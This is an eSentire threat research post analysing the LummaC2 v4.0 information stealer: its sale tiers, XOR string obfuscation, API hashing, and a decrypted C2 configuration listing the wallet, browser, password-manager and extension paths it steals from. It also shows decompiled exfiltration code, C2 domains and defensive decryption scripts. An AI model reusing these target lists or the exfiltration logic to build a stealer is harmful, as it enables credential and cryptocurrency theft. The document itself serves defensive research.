


# The Case of LummaC2 v4.0

---

[e esentire.com/blog/the-case-of-lummac2-v4-0](https://www.esentire.com/blog/the-case-of-lummac2-v4-0)

What We Do



eSentire MDR for Microsoft

Visibility and response across your entire Microsoft security ecosystem.

[Learn More →](#)

Resources

TRU Intelligence Center

Our Threat Response Unit (TRU) publishes security advisories, blogs, reports, industry publications and webinars based on its original research and the insights driven through proactive threat hunts.

[EXPLORE RESOURCES →](#)

Company

ABOUT ESENTIRE

eSentire is The Authority in Managed Detection and Response Services, protecting the critical data and applications of 2000+ organizations in 80+ countries from known and unknown cyber threats. Founded in 2001, the company's mission is to hunt, investigate and stop cyber threats before they become business disrupting events.

[About Us →](#)

[Leadership →](#)

[Careers →](#)

EVENT CALENDAR

Oct

02

Avant Special Forces Summit 2023

Oct

03

Canalys EMEA Forum

Oct

05

Interface IT Conference

[View Calendar →](#)

Partners

PARTNER PROGRAM

[LEARN MORE →](#)

Apply to become an e3 ecosystem partner with eSentire, the Authority in Managed Detection and Response.

[APPLY NOW →](#)

Login to the Partner Portal for resources and content for current partners.

[LOGIN NOW →](#)

Get Started

## Want to learn more on how to achieve Cyber Resilience?

---

### TALK TO AN EXPERT

Adversaries don't work 9-5 and neither do we. At eSentire, our [24/7 SOCs](#) are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more\_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

**Here's the latest from our TRU Team...**

## What did we find?

---

Since the beginning of August 2023, the eSentire Threat Response Unit (TRU) has observed 5 cases of Lumma Stealer infections across manufacturing, retail, and business industries.

The infostealer was delivered via drive-by downloads disguised as fake installers such as Chrome and Edge browser installers. and some of them were distributed via PrivateLoader (a loader known to drop malware such as Redline, DCRat, and RaccoonStealer in the past).

eSentire TRU recently published a TRU Positive on LummaC2 delivering Amadey and PrivateLoader; you can access the article here.

Lumma Stealer, also known as LummaC2, first appeared on Russian-speaking forums at the end of 2022. The stealer is written in C++, and the build size is approximately 150-396 KB.

The pricing for the stealer is divided into three categories:

- **Experienced - \$250/month:** Includes capabilities such as downloading logs in bulk and the ability to filter the logs by specific parameters.
- **Professional - \$500/month:** Includes capabilities such as creating an unlimited number of rules for the stealer, sharing the statistics with other people, non-residential loader, etc.
- **Corporate - \$1000/month:** The developer claims that with the corporate plan, the user gets a random build by the morpher, which means each generated build is different from the other, implemented Heaven's Gate (a technique used by malware to transition from 32-bit code execution to 64-bit code execution on x64 Windows systems, it's used to bypass dynamic analysis by sandboxes and debuggers).




Figure 1: Stealer advertisement on Russian speaking forums

The stealer features a non-resident loader that is capable of delivering additional payloads via EXE, DLL, and PowerShell:



Figure 2: Non-resident loader

Some other notable features of the stealer include:

- **Control Flow Flattening** – code obfuscation technique used to make the program's control flow more complex and harder to analyze.
- **“Spreading without the crypt protection”** – if the generated stealer build is not crypted, the pop-up message will show up for the user upon running the build, as shown in Figure 3.
- **Flexible file grabber** – the ability to directly change the rules in the profile to grab specific data.




Figure 3: Pop-up message if the build is not crypted

## Technical Analysis

From the previous versions of the stealer (the sample we observed in June, MD5: a4e04604c178fe4fd19996b4d48b8885), as an obfuscation method, the stealer appends strings such as “576xe” to the data.

```

.rdata:0044D59B aNdwosServer201 db 'ndows Server 2012 R2',0
.rdata:0044D5B0 aWindows10 db 'Windows 10',0
.rdata:0044D5BB aWindowsServer2_3 db 'Windows Server 2016',0
.rdata:0044D5CF align 10h
.rdata:0044D5D0 aUser32Dll_0:
.rdata:0044D5D0 text "UTF-16LE", 'user32.dll',0
.rdata:0044D5E6 aLum576xedmac2B db 'Lum576xedmaC2, Build 20233101',0Ah,0
.rdata:0044D605 db 4Ch ; L
.rdata:0044D606 db 49h ; I
.rdata:0044D607 db 44h ; D
.rdata:0044D608 db 28h ; (
.rdata:0044D609 db 4Ch ; L
.rdata:0044D60A db 75h ; u
.rdata:0044D60B db 35h ; 5
.rdata:0044D60C db 37h ; 7
.rdata:0044D60D db 36h ; 6
.rdata:0044D60E db 78h ; x
.rdata:0044D60F db 65h ; e
.rdata:0044D610 db 64h ; d
.rdata:0044D611 db 6Dh ; m
.rdata:0044D612 db 6Dh ; m
.rdata:0044D613 db 61h ; a
.rdata:0044D614 db 20h
.rdata:0044D615 db 49h ; I
.rdata:0044D616 db 44h ; D
.rdata:0044D617 dword_44D617 dd 203A29h ; DATA XREF: sub_40BE8A:loc_40D2
.rdata:0044D61B aSDDD db '%s (%d.%d.%d)',0
.rdata:0044D629 aHw576xedid db '- HW576xedID: ',0
.rdata:0044D638 aScreenResolutio db '- Screen Resoluton: ',0
.rdata:0044D64D aCp576xeduName db '- CP576xedU Name: ',0
.rdata:0044D660 aPhys576xedical db '- Phys576xedical Ins576xedtalled Memor576xedy: ',0

```

Figure 4: String obfuscation for previous versions of LummaC2

But with the latest versions (version 4.0), the stealer obfuscates the strings with an XOR algorithm. It converts the hexadecimal characters in the string into the decimal value. The first four bytes of the byte array of the string are used as the XOR key. Each subsequent byte in the array is XORed with the mentioned four bytes in a cyclic manner. The decryption is shown algorithm is shown in the screenshot below.

```

1 WORD * cdecl mw_str_decrypt(int enc_str)
2 {
3     size_t str_len; // edi
4     size_t v3; // esi
5     _DWORD *v4; // eax
6     _DWORD *v5; // ebp
7     int v6; // esi
8     char v7; // bl
9     _WORD *v8; // edi
10    int v9; // ecx
11    int str_dec[5]; // [esp+8h] [ebp-14h]
12
13    str_len = -1;
14    while ( *((_WORD *))(enc_str + 2 * str_len++ + 2) != 0 )// get the length by iterating over the string two chars at a time
15        ;
16    v3 = str_len >> 1;
17    v4 = malloc(str_len >> 1);
18    v5 = v4;
19    if ( str_len )
20    {
21        v6 = 0;
22        do
23        {
24            v7 = 16 * mw_convert_hex_to_dec(*(_BYTE *))(enc_str + 4 * v6));
25            *((_BYTE *)v5 + v6) = v7 | mw_convert_hex_to_dec(*(_BYTE *))(enc_str + 4 * v6 + 2));
26            ++v6;
27        }
28        while ( ((str_len - 1) >> 1) + 1 != v6 );
29        v4 = (_DWORD *)v5;
30        v3 = str_len >> 1;
31    }
32    str_dec[0] = (int)v4;
33    v8 = calloc(1u, str_len);
34    if ( v3 != 4 )
35    {
36        v9 = 0;
37        do
38        {
39            v8[v9] = (char)*((_BYTE *)v5 + v9 + 4) ^ *((_BYTE *)str_dec + (v9 & 3)); // 1. first 4 bytes is the xor [:4]
40                                                    // 2. goes through the bytes, starting from the 5th byte.
41            ++v9;
42        }
43        while ( v3 - 4 != v9 );
44    }
45    v8[v3 - 4] = 0;

```

Figure 5: LummaC2 decryption algorithm

We implemented the string decrypter for LummaC2 in Python, which you can access [here](#).

```

4 def hex_char_to_byte(char):
5     ascii_val = ord(char)
6
7     if '0' <= char <= '9':
8         return ascii_val - ord('0')
9     elif 'a' <= char <= 'f':
10        return ascii_val - ord('a') + 10
11    elif 'A' <= char <= 'F':
12        return ascii_val - ord('A') + 10
13    else:
14        return 0
15
16 def deobfuscate_str(input_str):
17     byte_array = []
18     for i in range(0, len(input_str), 2):
19         first_byte = hex_char_to_byte(input_str[i]) * 16
20         second_byte = hex_char_to_byte(input_str[i+1])
21         byte_array.append(first_byte | second_byte)
22
23     # XOR decryption
24     key = byte_array[:4]
25     decrypted_bytes = [byte_array[i] ^ key[i % 4] for i in range(4, len(byte_array))]
26
27     decrypted_str = ''.join([chr(b) for b in decrypted_bytes])
28
29     return decrypted_str
30
31 enc_string = "aab58e5185f0f625cfdbfd38c5dbfd7e" # input the encrypted string
32 deobfuscated_str = deobfuscate_str(enc_string)
33 print(deobfuscated_str)

```

Figure 6: String decrypter implementation in Python

The stealer uses MurmurHash2 hashing algorithm to resolve the APIs, in our example the seed is 0x20. The API hashing function is obfuscated with control flow flattening as the rest of the code (Figure 8).

```
23 v4 = (int) (__stdcall *) (const WCHAR *, _DWORD, _DWORD, _DWORD, _DWORD) mw_api_resolve(0xF9F57CF0, (int) "w"); // WinHttpOpen
24 v18 = v4(&pszAgentW, 0, 0, 0, 0);
25 v5 = (int) (__stdcall *) (int, int, int, _DWORD) mw_api_resolve(0x406457C2, (int) "w");
26 v19 = v5(v18, a1, 80, 0);
27 v6 = (int) (__stdcall *) (int, const char *, int, _DWORD, _DWORD, _DWORD, _DWORD) mw_api_resolve(0x507048C2, (int) "w"); // WinHttpOpenRequest
28 v20 = v6(v19, "P", a2, 0, 0, 0, 0);
29 v7 = (void) (__stdcall *) (int, int, int, int, int) mw_api_resolve(0xE268A0C1, (int) "w");
30 v7(v20, 300000, 300000, 300000, 300000);
31 v8 = (WCHAR *) calloc(0x96u, 1u);
32 wprintf(v8, L"Content-Type: multipart/form-data; boundary=%s\r\n", L"SqDe87817huf871793q74"); API hash
33 v9 = (void) (__stdcall *) (int, WCHAR *, int, int) mw_api_resolve(-1422691608, (int) "w");
34 v9(v20, v8, -1, 0x20000000);
35 v10 = (void) (__stdcall *) (int, _DWORD, _DWORD, _DWORD, _DWORD, int, _DWORD) mw_api_resolve(0xB72F0DE, (int) "w"); // WinHttpSendRequest
36 v10(v20, 0, 0, 0, 0, a4, 0);
37 v22[0] = 0;
38 v11 = (int) (__stdcall *) (int, int, int, int, int) mw_api_resolve(1502112704, (int) "w");
39 result = v11(v20, a3, a4, v22);
40 v21 = result;
41 for ( i = -1926920347; ; i = -561085264 )
42 {
43     while ( 1 )
44     {
45         while ( 1 )
46         {
47             while ( i <= 82036572 )
48             {
49                 if ( i > -1815140708 )
50                 {
51                     if ( i == -1815140707 )
52                     {
53                         i = -561085264;
54                         if ( v18 )
55                             i = 1995066113;
56                     }
57                     else
58                     {
59                         i = -2089993992;
60                         if ( v19 )
1 i = -188206261;
```

Figure 7: Snippet of code with control flow flattening



```

127         else
128         {
129             v39 = v37 | (*v38 << 8);
130             v12 = v16[2];
131             i = -861420598;
132         }
133     }
134     else if ( i <= -508809944 )
135     {
136         if ( i <= -911167270 )
137         {
138             if ( i > -1124064887 )
139             {
140                 if ( i == -1124064886 )
141                 {
142                     v10 = ((v10 << 11) + 124928) >> 12;
143                     i = 705107314;
144                 }
145                 else
146                 {
147                     v17 = strlen(Str);
148                     v29 = v17 ^ 0x20; // seed
149                     i = -1446705592;
150                 }
151             }
152             else
153             {
154                 v10 = ((16 * v10) & 0xFFFFF000) + 145408;
155                 i = 418032951;
156             }
157         }
158     }
159     else if ( i <= -861420599 )
160     {
161         if ( i == -911167269 )
162         {
163             v1 = 1662044074;
164             if ( v17 < 4 )
165                 v1 = 775923562;
166             goto LABEL_118;
167         }
168         v10 *= -1073741824;
169         i = -1952369717;
170     }
171     else if ( i == -861420598 )

```

Figure 8: API hashing function

We wrote the [script](#) to produce the hash values based on the seed for each API call within the DLL library found in the stealer.

## C2 Communication

Upon the initial infection, the stealer retrieves the configuration from the C2 (/c2conf). [@Jane\\_0sint](#) provided insights on decrypting the configuration using the first 32-byte of the base64-encoded string as the key. That means that the crypto wallet extensions, applications, and list of browsers are not embedded in the stealer build anymore compared to previous versions of the stealer.

Here is the example of the decrypted configuration retrieved from C2 (JSON format):

```

{
  "v": 1,
  "c": [
    {
      "t": 0,
      "p": "%userprofile%",
      "m": "*.txt",
      "z": "Important Files/Profile",
      "d": 1
    },
    {
      "t": 0,
      "p": "%userprofile%",
      "m": "*key*",
      "z": "Important Files/Profile",
      "d": 1
    },
    {
      "t": 0,
      "p": "%userprofile%",
      "m": "*bitcoin*",
      "z": "Important Files/Profile",
      "d": 3
    },
    {
      "t": 0,
      "p": "%userprofile%",
      "m": "*binance*",
      "z": "Important Files/Profile",
      "d": 3
    },
    {
      "t": 0,
      "p": "%userprofile%",
      "m": "*exodus*",
      "z": "Important Files/Profile",
      "d": 3
    },
    {
      "t": 0,
      "p": "%userprofile%",
      "m": "*coinbase*",
      "z": "Important Files/Profile",
      "d": 3
    },
    {
      "t": 0,
      "p": "%userprofile%",
      "m": "*wallet*",
      "z": "Important Files/Profile",
      "d": 3
    }
  ]
}

```

```

{
  "t": 0,
  "p": "%userprofile%",
  "m": "*seed*",
  "z": "Important Files/Profile",
  "d": 3
},
{
  "t": 0,
  "p": "%userprofile%",
  "m": "*pass*",
  "z": "Important Files/Profile",
  "d": 3
},
{
  "t": 0,
  "p": "%userprofile%",
  "m": "*ledger*",
  "z": "Important Files/Profile",
  "d": 3
},
{
  "t": 0,
  "p": "%userprofile%",
  "m": "*trezor*",
  "z": "Important Files/Profile",
  "d": 3
},
{
  "t": 0,
  "p": "%userprofile%",
  "m": "*metamask*",
  "z": "Important Files/Profile",
  "d": 3
},
{
  "t": 0,
  "p": "%userprofile%",
  "m": "*crypto*",
  "z": "Important Files/Profile",
  "d": 1
},
{
  "t": 0,
  "p": "%appdata%\Binance",
  "m": "app-store.json",
  "z": "Wallets/Binance",
  "d": 1
},
{
  "t": 0,
  "p": "%appdata%\Binance",

```

```

    "m": ".finger-print.fp",
    "z": "Wallets/Binance",
    "d": 1
  },
  {
    "t": 0,
    "p": "%appdata%\Binance",
    "m": "simple-storage.json",
    "z": "Wallets/Binance",
    "d": 1
  },
  {
    "t": 0,
    "p": "%appdata%\Electrum\wallets",
    "m": "*",
    "z": "Wallets/Electrum",
    "d": 1
  },
  {
    "t": 0,
    "p": "%appdata%\Ethereum",
    "m": "keystore",
    "z": "Wallets/Ethereum",
    "d": 1
  },
  {
    "t": 0,
    "p": "%appdata%\Exodus\exodus.wallet",
    "m": "*",
    "z": "Wallets/Exodus",
    "d": 2
  },
  {
    "t": 0,
    "p": "%appdata%\Ledger Live",
    "m": "*",
    "z": "Wallets/Ledger Live",
    "d": 2
  },
  {
    "t": 0,
    "p": "%appdata%\atomic\Local Storage\leveldb",
    "m": "*",
    "z": "Wallets/Atomic",
    "d": 2
  },
  {
    "t": 0,
    "p": "%localappdata%\Coinomi\Coinomi\wallets",
    "m": "*",
    "z": "Wallets/Coinomi",
    "d": 2
  }

```

```

},
{
  "t": 0,
  "p": "%appdata%\Authy Desktop\Local Storage\leveldb",
  "m": "*",
  "z": "Wallets/Authy Desktop",
  "d": 2
},
{
  "t": 0,
  "p": "%appdata%\Bitcoin\wallets",
  "m": "*",
  "z": "Wallets/Bitcoin core",
  "d": 2
},
{
  "t": 0,
  "p": "%appdata%\com.liberty.jaxx\IndexedDB",
  "m": "*.leveldb",
  "z": "Wallets/JAXX New Version",
  "d": 2
},
{
  "t": 0,
  "p": "%appdata%\Electrum\wallets",
  "m": "*",
  "z": "Wallets/Electrum",
  "d": 2
},
{
  "t": 0,
  "p": "%appdata%\AnyDesk",
  "m": "*.conf",
  "z": "Applications/AnyDesk",
  "d": 2
},
{
  "t": 0,
  "p": "%appdata%\FileZilla",
  "m": "recentservers.xml",
  "z": "Applications/FileZilla",
  "d": 2
},
{
  "t": 0,
  "p": "%appdata%\FileZilla",
  "m": "sitemanager.xml",
  "z": "Applications/FileZilla",
  "d": 2
},
{
  "t": 0,

```

```

    "p": "%userprofile%",
    "m": "*.kbdx",
    "z": "Applications/KeePass",
    "d": 2
  },
  {
    "t": 0,
    "p": "%programfiles%\Steam",
    "m": "ssfn*",
    "z": "Applications/Steam",
    "d": 2
  },
  {
    "t": 0,
    "p": "%programfiles%\Steam\config",
    "m": "*",
    "z": "Applications/Steam/config",
    "d": 2
  },
  {
    "t": 0,
    "p": "%appdata%\Telegram Desktop",
    "m": "*s",
    "z": "Applications/Telegram",
    "d": 2
  },
  {
    "t": 1,
    "e": [
      {
        "en": "ejbalbakoplchlghcedalmeeeeajnimhm",
        "ez": "MetaMask"
      },
      {
        "en": "nkbihfbeogaeaoehlefnkodbefgpgknn",
        "ez": "MetaMask"
      },
      {
        "en": "egjidjbpiglichdcondbcdbdnbeppgdph",
        "ez": "Trust Wallet"
      },
      {
        "en": "ibnejdfjmmkpcnlpebklmnkoeiohofec",
        "ez": "TronLink"
      },
      {
        "en": "fnjhmkhmkbjkkabndcnnogagogbneec",
        "ez": "Ronin Wallet"
      },
      {
        "en": "fhbohimaelbohpbjbbldcngcnapndodjp",
        "ez": "Binance Chain Wallet"
      }
    ]
  }

```

```
},
{
  "en": "ffnbelfdoeiohenkjibnmadjiehjhajb",
  "ez": "Yoroi"
},
{
  "en": "jbdacneiininmjbjlgalhcelgbejmnd",
  "ez": "Nifty"
},
{
  "en": "afbcjbpbfadlkmhmclhkeedmamcflc",
  "ez": "Math"
},
{
  "en": "hnfanknocfeofbddgcijnmhnfnkdnaad",
  "ez": "Coinbase"
},
{
  "en": "hpglfhgfnhbgpjdenjgmdgoeiappafln",
  "ez": "Guarda"
},
{
  "en": "blnieiiffboillknjnepogjhgknoapac",
  "ez": "EQUA"
},
{
  "en": "cjelfplplebdjjenllpjcbmljkfcffne",
  "ez": "Jaxx Liberty"
},
{
  "en": "fihkakfobkmkjojpchpfgcmhfjnmnmpi",
  "ez": "BitApp"
},
{
  "en": "kncchdigobghenbbaddojjnaogfppfj",
  "ez": "iWlt"
},
{
  "en": "kkpllkodjeloidieedojogacfhpaihoh",
  "ez": "EnKrypt"
},
{
  "en": "amkmjmmfllddogmhpjloimipbofnfjih",
  "ez": "Wombat"
},
{
  "en": "nlbmnnijcnlegkjppcfjclmcfggfefdm",
  "ez": "MEW CX"
},
{
  "en": "nanjmdknhkinifnkgdcggcfnhdaammj",
  "ez": "Guild"
```



```

},
{
  "en": "nkddgncdjgjfcdamfgcmfnlhccnimig",
  "ez": "Saturn"
},
{
  "en": "cphhlgmgameodnhkjdmkpanlelnlohao",
  "ez": "NeoLine"
},
{
  "en": "nhnkbkgjikgcigadomkphalanndcapjk",
  "ez": "Clover"
},
{
  "en": "kpfopkelmapcoipemfendmdcghnegimn",
  "ez": "Liquality"
},
{
  "en": "aiifbnbfobpmeekipheeijimdpnlpgpp",
  "ez": "Terra Station"
},
{
  "en": "dmkamcknogkgcdfhbbddcghachkejeap",
  "ez": "Keplr"
},
{
  "en": "fhmfendgdocmcbmfikdcogofphimnkno",
  "ez": "Sollet"
},
{
  "en": "cnmamaachppnkjgnildpdmkaakejnhae",
  "ez": "Auro"
},
{
  "en": "jojhfeodkpkglbfimdfabpdfjaoolaf",
  "ez": "Polymesh"
},
{
  "en": "flpiciiilemghbmfalicajoolhkkenfe",
  "ez": "ICONex"
},
{
  "en": "nknhiehlklippafakaeklbeglecifhad",
  "ez": "Nabox"
},
{
  "en": "hcflpincpppdclinealmandijcmnkbgn",
  "ez": "KHC"
},
{
  "en": "ookjlbkiiijnhpmnjffcofjonbfbgaoc",
  "ez": "Temple"
}

```

```

},
{
  "en": "mnfifefkajgofkcjkemidiaecocnkjeh",
  "ez": "TezBox"
},
{
  "en": "lodccjjbdhfakaekdiahmedfbieldgik",
  "ez": "DAppPlay"
},
{
  "en": "ijmpgkjfkbfhoebgogflfebnejmfbm",
  "ez": "BitClip"
},
{
  "en": "lkcjlnjfpbikmcbachjpd bijejflpcm",
  "ez": "Steem Keychain"
},
{
  "en": "onofpnbbkehpmmoabgpcpmigafmmnjh",
  "ez": "Nash Extension"
},
{
  "en": "bcopgchhojmggmffilplmbdicgaihlp",
  "ez": "Hycon Lite Client"
},
{
  "en": "klnaejjgbibmhlephnhpmaofohgkpgkd",
  "ez": "ZilPay"
},
{
  "en": "aeachknmefpheapccionboohckonoeemg",
  "ez": "Coin98"
},
{
  "en": "bhghoamapcdpbohphigoooadinpkbai",
  "ez": "Authenticator"
},
{
  "en": "dkdedlpgdmmkkfjabffeganieamfklkm",
  "ez": "Cyano"
},
{
  "en": "nlgbhdfgdhgbiamdfmbikcdghidoadd",
  "ez": "Byone"
},
{
  "en": "infeboajgfhgbjpbepbkg nabfdkdaf",
  "ez": "OneKey"
},
{
  "en": "cihmoadaighcejopammfbmddcmdekaje",
  "ez": "Leaf"
}

```

```

    },
    {
      "en": "gaedmjdmmahhbje fcbgaolhhanlaolb",
      "ez": "Authy"
    },
    {
      "en": "oeljdlpnmdbchoni elidgobddfffla",
      "ez": "EOS Authenticator"
    },
    {
      "en": "ilgcnhelpchnce e pipijaljkblbcob",
      "ez": "GAuth Authenticator"
    },
    {
      "en": "imloifkgjagghnncjkhggdhalmcnfklk",
      "ez": "Trezor Password Manager"
    },
    {
      "en": "bfnaelmomeimhlpmgjnjophhpkkoljpa",
      "ez": "Phantom"
    },
    {
      "en": "ppbibelpcjmhbdihakflkdcoccbgbkpo",
      "ez": "UniSat"
    }
  ],
  "n": [
    {
      "p": "%localappdata%\Google\Chrome\User Data",
      "z": "Chrome"
    },
    {
      "p": "%localappdata%\Chromium\User Data",
      "z": "Chromium"
    },
    {
      "p": "%localappdata%\Microsoft\Edge\User Data",
      "z": "Edge"
    },
    {
      "p": "%localappdata%\Kometa\User Data",
      "z": "Kometa"
    },
    {
      "p": "%appdata%\Opera Software\Opera Stable",
      "z": "Opera Stable"
    },
    {
      "p": "%appdata%\Opera Software\Opera GX Stable",
      "z": "Opera GX Stable"
    }
  ]

```

```

        "p": "%appdata%\Opera Software\Opera Neon\User Data",
        "z": "Opera Neon"
    },
    {
        "p": "%localappdata%\BraveSoftware\Brave-Browser\User Data",
        "z": "Brave Software"
    },
    {
        "p": "%localappdata%\Comodo\Dragon\User Data",
        "z": "Comodo"
    },
    {
        "p": "%localappdata%\CocCoc\Browser\User Data",
        "z": "CocCoc"
    }
]
},
{
    "t": 2,
    "p": "%appdata%\Mozilla\Firefox\Profiles",
    "z": "Mozilla Firefox"
}
]
}

```

We wrote the configuration retrieval script in Python, which you can access [here](#). You can also access the configuration extractor for the builder [here](#).

```

>python lummac2_config_extractor_build.py
Please enter the path to the LummaC2 payload: C:\Users\cyber\OneDrive\Desktop\Malware\LummaStealer\47f1a6f.exe
Build ID: rUwoHq--Finar
C2: gservice-node.io
Version: 1.0

>python lummac2_config_extractor_build.py
Please enter the path to the LummaC2 payload: C:\Users\cyber\OneDrive\Desktop\Malware\LummaStealer\F
Build ID: KjGtqi--PPI
Version: 4.0
C2: gstatic-node.io
C2: scoollovers.xyz

>python lummac2_config_extractor_build.py
Please enter the path to the LummaC2 payload: C:\Users\cyber\OneDrive\Desktop\Malware\LummaStealer\D
Build ID: Z2wKcN--installs2p
Version: 4.0
C2: gstatic-node.io

>python lummac2_config_extractor_build.py
Please enter the path to the LummaC2 payload: C:\Users\cyber\OneDrive\Desktop\Malware\LummaStealer\A
Build ID: BVnUqo--@Neum33
Version: 4.0
C2: gstatic-node.io

>python lummac2_config_extractor_build.py
Please enter the path to the LummaC2 payload: C:\Users\cyber\OneDrive\Desktop\Malware\LummaStealer\b803e8d9da6efe7b0220f654c7afb784d21dc222afd4a4e41396e74f861cbf30
Build ID: GyVvd0
Version: 4.0
C2: gapi-node.io

```

Figure 9: Output of the configuration extractor script

Example of additional data obtained from C2: *lid=KjGtqi--VIKKY&j=e799236f7a828928688bbd10d343328e&ver=4.0*, where the *lid* is the LummaC2 ID, the value “VIKKY” is likely the build ID assigned and the stealer version (*ver=*). The logs are exfiltrated over the ZIP archive, as shown in the screenshot below (*/c2sock*).



```
1100     i = 1529246359;
1101     }
1102     }
1103     else if ( i <= -2065731177 )
1104     {
1105         if ( i == -2137542257 )
1106         {
1107             i = -688594717;
1108         }
1109         else if ( i == -2133076369 )
1110         {
1111             memmove(v128, L"System.txt", 0x16u);
1112             v52 = strlen(v102);
1113             sub_41988D(a1, (LPCWCH)v128, (int)v102, v52);
1114             i = -125749283;
1115         }
1116         else
1117         {
1118             i = 562358012;
1119         }
1120     }
1121     else if ( i > -2053089015 )
1122     {
1123         if ( i == -2053089014 )
1124         {
1125             i = 372301985;
1126         }
1127         else
1128         {
1129             EnumDisplayDevicesA(0, 0, v106, 0);
1130             i = 1422926142;
1131         }
1132     }
1133     else
1134     {
1135         *v104 = 256;
1136         GetComputerNameExA(ComputerNameDnsDomain, v112, v104);
1137         i = 370367479;
1138     }
1139 }
1140 else if ( i <= -1806034577 )
1141 {
1142     if ( i <= -1876740375 )
1143     {
1144         if ( i != -1903342481 )
```

Figure 12: Function responsible for collecting system information and parsing it to the System.txt file

Имя	Размер	Сжат	Тип	Изменён	CRC32
..			Папка с файлами		
Wallets	133 759	132 909	Папка с файлами	05.07.2023 15:43	
Thunderbird	689	471	Папка с файлами	05.07.2023 15:43	
Opera GX Stable	5 154	2 601	Папка с файлами	05.07.2023 15:43	
Important Files	1 273 090	489 841	Папка с файлами	05.07.2023 15:43	
Edge	20 074	9 767	Папка с файлами	05.07.2023 15:43	
Cookies	155 945	78 307	Папка с файлами	05.07.2023 15:43	
Chrome	93 546	37 297	Папка с файлами	05.07.2023 15:43	
Brave Software	562 418	138 898	Папка с файлами	05.07.2023 15:43	
System.txt	382	323	Текстовый докуме...	20.05.2023 2:39	3791585F
Software.txt	1 024	588	Текстовый докуме...	20.05.2023 2:39	B3D708E4
Screen.png	14 745 654	847	Файл "PNG"	20.05.2023 2:39	74A53E14
DomainDetect.txt	241	155	Текстовый докуме...	20.05.2023 2:39	DB61C11E
Brute.txt	935	642	Текстовый докуме...	20.05.2023 2:39	AD53BFE9
All Passwords.txt	38 793	9 737	Текстовый докуме...	20.05.2023 2:39	A562BD30

Figure 13: The contents of the ZIP archive (Source: Dark2Web)

## What did we do?

- Our team of [24/7 SOC Cyber Analysts](#) isolated affected host to contain the infection.
- We also provided remediation recommendations and support to the customer.

## What can you learn from this TRU positive?

- LummaC2, which is written in C++, is delivered via drive-by downloads.
- The new version of the stealer (4.0) uses the XOR algorithm for string encryption.
- It applies control flow flattening to complicate the analysis as well as API hashing using the MurmurHash2 hashing algorithm.
- LummaC2 Stealer is sold in three different tiers: Experienced, Professional, and Corporate. The last one comes with a Heaven's Gate technique.

## Recommendations from our Threat Response Unit (TRU):

Protecting against information stealers requires a multi-layered defense approach to defend endpoints from malware and detect or block unauthorized login activity against applications and remote access services. Therefore, we recommend:

